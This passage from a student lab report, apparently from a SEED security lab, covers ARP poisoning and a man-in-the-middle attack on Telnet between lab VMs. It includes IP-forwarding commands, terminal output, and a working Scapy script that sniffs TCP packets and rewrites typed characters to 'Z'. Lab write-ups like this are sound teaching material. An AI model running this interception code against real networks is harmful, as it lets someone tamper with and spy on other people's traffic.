    20 2019-02-08 15:25:40.9278570… 10.0.2.15         10.0.2.4
    21 2019-02-08 15:25:40.9278774… 10.0.2.4          10.0.2.15
    22 2019-02-08 15:25:40.9285529… 10.0.2.4          10.0.2.15
    23 2019-02-08 15:25:40.9316545… 10.0.2.5          10.0.2.4
    24 2019-02-08 15:25:40.9316761… 10.0.2.4          10.0.2.15
    25 2019-02-08 15:25:40.9357911… 10.0.2.4          10.0.2.15
```




Observation: We see smooth transportation of TCP packets between VM1 and VM2.

Explanation: After performing the ARP poisoning attack in step1, we changed made the attacker VM3 act as router by entering the command "sudo sysctl net.ipv4.ip_forward=1", setting forward to 1 makes the incoming packets to be forwarded which is not meant for it. We see in the above screenshots of telnet command run both the VM's VM1 and VM2. The results of wireshark shows that the packets are transported smoothly between them. We see synchronous packet sent first then an acknowledgement from VM2 then VM1 sends back the acknowledgement back to VM2. We also see redirect messages being popped up by VM3, which tells VM's to send packets directly.

Step 4 (Launch the MITM attack). We are ready to make changes to the Telnet data between A and B. Assume that A is the Telnet client and B is the Telnet server. After A has connected to the Telnet server on B, for every key stroke typed in A's Telnet window, a TCP packet is generated and sent to B. We would like to intercept the TCP packet, and replace each typed character with a fixed character (say Z). This way, it does not matter what the user types on A, Telnet will always display Z.

- **We first keep the IP forwarding on, so we can successfully create a Telnet connection between A to B. Once the connection is established, we turn off the IP forwarding using the following command. Please type something on A's Telnet window, and report your observation.**

Screenshots:



```
[02/08/2019 18:28]Mudelkadi@VM1:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Feb  8 18:24:11 EST 2019 from 10.0.2.15 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[02/08/2019 18:28]Mudelkadi@VM2:~$
```

Observation: Whatever typed doesn't get displayed on the window

Explanation: After setting IP forwarding to 0, I executed the ARP poisoning attack since the ARP table gets refreshed. Since the forwarding is set to 0 and the packet goes to attacker's VM-VM3, the packet that is whatever payload is written in the window gets dropped at IP layer of attackers VM. Thus, nothing gets displayed on the window when written.

- **We run our sniff-and-spoof program on Host M, such that for the captured packets sent from A to B, we spoof a packet but with TCP different data. For packets from B to A (Telnet response), we do not make any change, so the spoofed packet is exactly the same as the original one**.

Code:

```
from scapy.all import *

print("Launch MITM attack.....")
def spoof_pkt(pkt):
        if pkt[IP].src=="10.0.2.15" and pkt[IP].dst=="10.0.2.4":
                IPLayer=IP(src=pkt[IP].src,dst=pkt[IP].dst)

        TCPLayer=TCP(sport=pkt[TCP].sport,dport=pkt[TCP].dport,flags=pkt[TCP].flags,seq
=pkt[TCP].seq,ack=pkt[TCP].ack,)

                if str(pkt[TCP].payload).isalpha():
                        Data='Z'
                        newpkt=IPLayer/TCPLayer/Data
                else:
```

```
                    newpkt=pkt[IP]
                send(newpkt,verbose=0)
        elif pkt[IP].src=="10.0.2.4" and pkt[IP].dst=="10.0.2.15":
                newpkt=pkt[IP]
                send(newpkt,verbose=0)
pkt=sniff(filter='tcp and (ether src  08:00:27:bc:e1:27 or ether src
08:00:27:75:b4:1a)',prn=spoof_pkt)
```

Sceenshots:

```
[02/08/2019 18:18]Mudelkadi@VM3:~$ sudo sysctl net.ipv4.ip_forwar
d=1
net.ipv4.ip_forward = 1
[02/08/2019 18:18]Mudelkadi@VM3:~$ sudo sysctl net.ipv4.ip_forwar
d=0
net.ipv4.ip_forward = 0
[02/08/2019 18:18]Mudelkadi@VM3:~$ sudo python arp_poisoning_2ste
p1.py
.
Sent 1 packets.
.
Sent 1 packets.
[02/08/2019 18:19]Mudelkadi@VM3:~$ sudo python MITM.py
Launch MITM attack.....
```

```
[02/08/2019 18:18]Mudelkadi@VM1:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Feb  8 18:15:25 EST 2019 from 10.0.2.15 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[02/08/2019 18:18]Mudelkadi@VM2:~$ ZZZZZZ
```

Observation: Whatever written on the window gets displayed as Z(I wrote my name "Akarsh")

Explanation: Whatever task was done in the previous question is repeated till the setting of forwarding to 0 and ARP poisoning. After that we run the Man In The Middle attack as shown in the code on the attackers machine. As you can see in the code we sniff whatever tcp packets

are flowing in the network aand then replace the payload which is an alpha character to 'Z' and spoof the packet as a reply back to the packet sent by VM1.